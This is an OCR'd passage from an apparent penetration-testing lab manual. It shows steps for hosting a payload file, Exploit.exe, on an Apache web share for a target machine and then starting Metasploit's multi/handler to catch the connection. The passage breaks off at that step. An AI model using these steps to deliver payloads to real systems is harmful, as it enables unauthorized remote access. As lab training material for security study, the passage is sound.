
   Note: To create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.



8. Start the Apache server by typing **service apache2 start** and press **Enter**.




9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



10. In Metasploit type **use exploit/multi/handler** and press **Enter**.

